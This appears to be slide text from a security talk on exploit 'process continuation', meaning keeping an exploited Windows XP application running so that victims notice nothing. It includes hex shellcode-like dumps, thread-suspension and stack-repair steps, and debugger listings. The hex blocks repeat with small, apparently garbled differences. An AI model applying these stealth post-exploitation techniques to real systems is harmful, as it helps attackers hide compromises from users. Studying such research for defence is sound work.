
## Purpose of this talk

- u **Exploits need to be more intelligent**
- u **Want to encourage public work in the space of process continuation**





## Agent Deployment




## Intelligent payload

- u**Allows querying of target address space**
- u**Fast.**



FE 59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0  
30 57 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
02 0D 64 24 00 8D 54 24 08 CD 2E C3 30 55 8B EC 83 A1 24 01 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 8B 16 01 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 1C 1C 77 E8 08 90 BA 74 10 1C 77 8D 59 53 56 57 35 C0 33 DB 33 F6 33 F6 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5



**Very application specific**

**uBut then so are current exploits**

**Examples are on windows XP**


**uBecause it really doesn't matter**

**uAlready bypassed DEP/ASLR**

**uAlready executing code**



FF 59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0  
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 54 E8 76 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0  
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 00 74 10 8C 24 00 00 00 00 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0  
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C6 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5



**Instead of causing process termination**  
**uJust call suspend thread**


**In a multithreaded application, suspending the  
corrupted thread may be enough**





## Commonly used by word/pdf trojans

- u Exploit writes a new file to disk
- u Spawns a new word/adobe to load file
- u Calls TerminateProcess()



FE 59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0  
30 57 44 00 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8  
02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 44 00 00 00 00 00 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D  
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 00 24 10 00 00 00 8B 45 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0  
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 53 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5

## Main process still exits

- u To the user it looks like a slow file load

## Can be used on any file format bug

- u Simple to achieve
- u Force the new process to the front
- u Silently kill the old process



FE 59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0  
30 57 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
02 9D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 31 FD FF FF 54 E1 53 01 00 00 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 74 00 00 00 00 00 81 82 24 D1 00 00 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 05 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5



## Need to create snapshot

- uRegisters
- uStack

## Overwrite as little as possible

- uThe less to clean up the better

## Work out what is important


- uNot all values will be needed
- uReturn address always required

## Recreate stack

- uReset registers and continue execution








- u**Create new thread (suspended)**
- u**Copy 2<sup>nd</sup> stage to new thread**
- u**Start new thread**
- u**Suspend corrupted thread**

- u**Create new thread (suspended)**
- u**Copy 2<sup>nd</sup> stage to new thread**
- u**Start new thread**
- u**Suspend corrupted thread**








# Classify data types

- uStatic value
- uPtr to loadable module
- uPtr to stack address
- uPtr to heap address

|          |          |                                 |
|----------|----------|---------------------------------|
| 03D1F858 | 0142C510 | ÅB [HEAP #4 Segment 2]          |
| 03D1F85C | 014306A0 | C [HEAP #4 Segment 2]           |
| 03D1F860 | 00000000 | ....                            |
| 03D1F864 | 6F346789 | %g4o ASCII "loading" [ STATIC ] |
| 03D1F868 | 6F346907 | i4o ASCII "RealText" [ STATIC ] |
| 03D1F86C | 03D1F9DF | ßùÑ [ STACK ]                   |
| 03D1F870 | 03D1F9D8 | ØùÑ [ STACK ]                   |
| 03D1F874 | 03D1F9D8 | ØùÑ [ STACK ]                   |
| 03D1F878 | 03D1F9D8 | ØùÑ [ STACK ]                   |
| 03D1F87C | 03D1F9D8 | ØùÑ [ STACK ]                   |
| 03D1F880 | 00000000 | ....                            |
| 03D1F884 | 003F0178 | x?. [PTR TO HEAP]               |
| 03D1F888 | 003F0178 | x?. [PTR TO HEAP]               |
| 03D1F88C | 003F0178 | x?. [PTR TO HEAP]               |






|          |          |      |
|----------|----------|------|
| 03D1F858 | 0142C510 | ÅB   |
| 03D1F85C | 014306A0 | C    |
| 03D1F860 | 00000000 | .... |
| 03D1F864 | 6F346789 | %g4o |
| 03D1F868 | 6F346907 | i4o  |
| 03D1F86C | 03D1F9DF | ßùÑ  |
| 03D1F870 | 03D1F9D8 | ØùÑ  |
| 03D1F874 | 03D1F9D8 | ØùÑ  |
| 03D1F878 | 03D1F9D8 | ØùÑ  |

|          |          |      |
|----------|----------|------|
| 03D9F858 | 01439E00 | .žC  |
| 03D9F85C | 0143F0F8 | øđC  |
| 03D9F860 | 00000000 | .... |
| 03D9F864 | 6F346789 | %g4o |
| 03D9F868 | 6F346907 | i4o  |
| 03D9F86C | 03D9F9DF | ßùÙ  |
| 03D9F870 | 03D9F9D8 | ØùÙ  |
| 03D9F874 | 03D9F9D8 | ØùÙ  |
| 03D9F878 | 03D9F9D8 | ØùÙ  |





# Heap Addresses


uMore difficult

|          |          |         |
|----------|----------|---------|
| 03D1F858 | 0142C510 | ÅB      |
| 03D1F85C | 014306A0 | C       |
| 03D1F860 | 00000000 | . . . . |
| 03D1F864 | 6F346789 | %g4o    |
| 03D1F868 | 6F346907 | i4o     |
| 03D1F86C | 03D1F9DF | ßùÑ     |
| 03D1F870 | 03D1F9D8 | ØùÑ     |
| 03D1F874 | 03D1F9D8 | ØùÑ     |
| 03D1F878 | 03D1F9D8 | ØùÑ     |

|          |          |         |
|----------|----------|---------|
| 03D9F858 | 01439E00 | .žC     |
| 03D9F85C | 0143F0F8 | øđC     |
| 03D9F860 | 00000000 | . . . . |
| 03D9F864 | 6F346789 | %g4o    |
| 03D9F868 | 6F346907 | i4o     |
| 03D9F86C | 03D9F9DF | ßùÙ     |
| 03D9F870 | 03D9F9D8 | ØùÙ     |
| 03D9F874 | 03D9F9D8 | ØùÙ     |
| 03D9F878 | 03D9F9D8 | ØùÙ     |

uBut certainly possible





# Address not used


In some cases, stack values are not used post exploit

```
6F3444B1    >CALL EBP                                ; Call to vulnerable function
6F3444B3    >TEST EAX,EAX
6F3444B5    ^>JE SHORT libsubti.6F344465
6F3444B7    >MOV EBP,DWORD PTR DS:[ESI+4]
6F3444BA    >XOR EBX,EBX
6F3444BC    >TEST EBP,EBP
6F3444BE    >JLE SHORT libsubti.6F3444D4
6F3444C0    >MOV ECX,DWORD PTR DS:[ESI+C]
6F3444C3    >MOV EDI,DWORD PTR DS:[ECX+EBX*4]
6F3444C6    >INC EBX
6F3444C7    >MOV DWORD PTR SS:[ESP],EDI              ; Put EDI on the stack
6F3444CA    >CALL <JMP.&msvcrt.free>
```

|          |          |      |
|----------|----------|------|
| 03D9F858 | 01439E00 | .ZC  |
| 03D9F85C | 0143F0F8 | øðC  |
| 03D9F860 | 00000000 | .... |

Replaced with EDI





## Search

- u Build a signature for the end location data
- u Highly dependant on object data
- u Of course this won't always be viable

## Offset from other values

- u Find a reference point to work from [ESI-4]


## Skip code chunks

- u Return to further down the call chain

| Address  | Procedure / arguments      | Called from       |
|----------|----------------------------|-------------------|
| 059AF9E4 | Includes libsubtl.6F3444B3 | libvltcc.6A5AAE3E |
| 059AFA84 | libvltcc.__module_Need     | libvltcc.6A565B93 |
| 059AFAF4 | libvltcc.6A565A00          | libvltcc.6A56FC6C |
| 059AFCC4 | ? libvltcc.6A56F120        | libvltcc.6A5706C5 |
| 059AFD54 | libvltcc.6A570610          | libvltcc.6A57263E |
| 059AFE04 | libvltcc.6A571D80          | libvltcc.6A572F93 |
| 059AFEF4 | libvltcc.6A572790          | libvltcc.6A574D7F |
| 059AFF64 | Includes libvltcc.6A574D84 | libvltcc.6A5B1442 |
| 059AFF84 | Includes libvltcc.6A5B1444 | msvrt.77C3A3AD    |







**Historically difficult to achieve**

**uOverwritten metadata causes corruption**

## Heap fix code

